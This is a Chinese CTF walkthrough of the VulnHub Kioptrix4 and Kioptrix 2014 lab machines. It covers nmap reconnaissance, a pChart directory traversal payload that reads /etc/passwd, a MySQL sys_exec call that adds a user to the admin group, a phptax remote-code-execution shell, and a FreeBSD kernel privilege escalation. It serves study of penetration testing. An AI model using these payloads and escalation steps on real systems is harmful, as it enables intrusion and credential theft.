
然后查看了一下上面获取的几个用户的组信息，从loneferret用户组信息中得到一个admin的分组：

```
robert@Kioptrix4:~$ groups loneferret
loneferret adm dialout cdrom floppy audio dip video plugdev fuse sambashare lpadmin admin
```


因此尝试将john加入admin分组。

```
mysql> select sys_exec('usermod -a -G admin john');
+-----------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.49 sec)

mysql> exit
```

然后切换sudo su 发现可获取root：



提权成功。
再查看 sudoers 文件，确实只有 admin 组的用户才能 sudo 获取 root 权限：



注释：
gpasswd -d robert root 将用户 robert 踢出 root 组。

Kioptrix: 2014: https://www.vulnhub.com/entry/kioptrix-2014-5,62/

该题目前已经搞定，题目不难，主要填补两点知识：
1、FreeBSD 系统的默认下载工具是 fetch，在提权 exp 传输的过程中，这个点不熟悉也不 google 会卡一会。
2、在利用任意文件读取漏洞获取 httpd.conf 信息，由于不熟悉 httpd.conf 的路径，花了点时间。这个地方确实不熟悉，需记住默认路径：/usr/local/etc/apache22/httpd.conf


下面讲过程：
部署环境后，常规信息收集：
定位主机与端口应用信息

```
root@kali:~# nmap -sP -sn 192.168.10.0/24 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 23:59 EDT
Nmap scan report for 192.168.10.1
Host is up (0.0039s latency).
MAC Address: 00:74:9C:36:44:EB (Ruijie Networks)
Nmap scan report for 192.168.10.124
Host is up (0.0024s latency).
MAC Address: 00:0C:29:F8:DA:3F (VMware)
Nmap scan report for 192.168.10.125
Host is up (0.00024s latency).
MAC Address: 00:E0:4C:36:00:B1 (Realtek Semiconductor)
Nmap scan report for 192.168.10.132
Host is up (0.054s latency).
MAC Address: 10:60:4B:6B:B4:6C (Hewlett Packard)
Nmap scan report for 192.168.10.126
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.32 seconds
```

端口服务信息：

```
root@kali:~# nmap -sS -sV 192.168.10.124 -O -p 1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-31 00:00 EDT
Nmap scan report for 192.168.10.124
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 00:0C:29:F8:DA:3F (VMware)
Aggressive OS guesses: FreeBSD 9.0-RELEASE - 10.3-RELEASE (93%), FreeBSD 9.3-RELEASE (91%), AVtech Room Alert 26W environmental monitor (91%), Linux 2.6.18 - 2.6.22 (90%), FreeBSD 9.0-RELEASE (90%), FreeBSD 7.0-RELEASE - 9.0-RELEASE (88%), FreeBSD 7.0-RELEASE (87%), FreeBSD 7.1-PRERELEASE 7.2-STABLE (87%), FreeBSD 7.2-RELEASE - 8.0-RELEASE (87%), FreeBSD 8.0-RELEASE (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

首先看了一下80端口， 在审查页面源代码看到提示：





```
1  <html>
2   <head>
3    <!--
4    <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5    -->
6   </head>
7
8   <body>
9    <h1>It works!</h1>
10  </body>
11 </html>
12
```

因此得到应用信息：http://192.168.10.124/pChart2.1.3
通过 searchsploit pChart


```
root@kali:~# searchsploit pChart
------------------------------------------ ---------------------------------
 Exploit Title                            |  Path
                                          |  (/usr/share/exploitdb/)
------------------------------------------ ---------------------------------
pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt
------------------------------------------ ---------------------------------
Shellcodes: No Result
root@kali:~# cat /usr/share/exploitdb/exploits/php/webapps/31173.txt
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
```

得知 pChart2.1.3 存在任意文件读取漏洞，因此使用该漏洞读取主机文件：





```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```


在这里读到了 passwd 文件，http.conf 文件在：**usr/local/etc/apache22/httpd.conf**



在 httpd.conf 文件中可以得知 8080 端口需要使用 User-Agent ^Mozilla/4.0 Mozilla4_browser。因此更改浏览器的 user-agent 再进行访问。用 burp 或者浏览器扩展都可以　　。



打开页面发现是个phptax，然后搜了一下这个web应用，确实存在rce漏洞，因此直接msf打了个shell：



这里也可以不用msf用python脚本或者找到exp发包搞定。
获取shell后发现是www权限。

```
whoami
www
ps
  PID  TT  STAT TIME COMMAND
ls
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf
cat index.php
```


查看了 uname -a 信息，发现是

```
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.b
uffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```

而测试了 tmp 目录可以写如文件，且存在 gcc。因此考虑利用内核提权漏洞提权。找了一下 expdb 发现存在两个提权漏洞，我尝试用 Intel SYSRET Kernel Privilege Escalation

```
root@kali:~# searchsploit FreeBSD 9.0
------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                  | exploits/freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation            | exploits/freebsd/local/26368.c
------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

将 exp 复制到当前目录，然后起了 webserver。在 shell 中用 fetch 下载了 exp 再编译执行。搞定。



在结束后，我看了congrats.txt他告诉我他用ossec-hids做了监控，让我去查看我所产生的日志信息，看了一下，确实贼多2333表示菜的可怕。另外我也拔了他的那个monitor脚本以便后续自己使用：

```
#!/usr/local/bin/python

# Cheap folder monitor based on Watchdog's sample code
# The thing chips away at the memory after a while, but it shouldn't
# be too bad even after running for 24 hours straight.


# Folder monitor log sample:
# DATE       TIME           USER   ACTION      : FOLDER/FILE
# 2014-03-28 03:01:01 - User [root] created file: /tmp/periodic.EMtwrlNnjb
# 2014-03-28 03:01:01 - User [root] modified directory: /tmp

import os, pwd, sys
import time
import logging
from watchdog.observers import Observer
from watchdog.events import LoggingEventHandler
from stat import *


class MyLoggingEventHandler(LoggingEventHandler):
```


```
        # get username responsible for create/delete or modify action
        def get_user(self, event):
                st = os.stat(event.src_path)
                user = pwd.getpwuid(st[ST_UID])[0]
                return user

        def on_created(self, event):
                super(LoggingEventHandler, self).on_created(event)
                what = 'directory' if event.is_directory else 'file'
                logging.info("User [%s] created %s: %s", self.get_user(event), what,
event.src_path)

        def on_moved(self, event):
                super(LoggingEventHandler, self).on_moved(event)
                what = 'directory' if event.is_directory else 'file'
                logging.info("User [%s] moved %s: %s", self.get_user(event), what,
event.src_path)

        #def on_deleted(self, event):
        #       super(LoggingEventHandler, self).on_deleted(event)
        #       what = 'directory' if event.is_directory else 'file'
        #       logging.info("Deleted %s: %s", what, event.src_path)

        def on_modified(self, event):
                super(LoggingEventHandler, self).on_modified(event)
                what = 'directory' if event.is_directory else 'file'
                logging.info("User [%s] modified %s: %s", self.get_user(event), what,
event.src_path)



if __name__ == "__main__":
        # Paths to monitor
        path = "/tmp"
        path2 = "/usr/local/www/apache22"

        # Logging options and file
        logging.basicConfig(filename='/root/folderMonitor.log',level=logging.INFO,
                        format='%(asctime)s - %(message)s', datefmt='%Y-%m-%d
%H:%M:%S')

        event_handler = MyLoggingEventHandler()
        observer = Observer()
        observer2 = Observer()
        observer.schedule(event_handler, path, recursive=True)
        observer2.schedule(event_handler, path2, recursive=True)
```

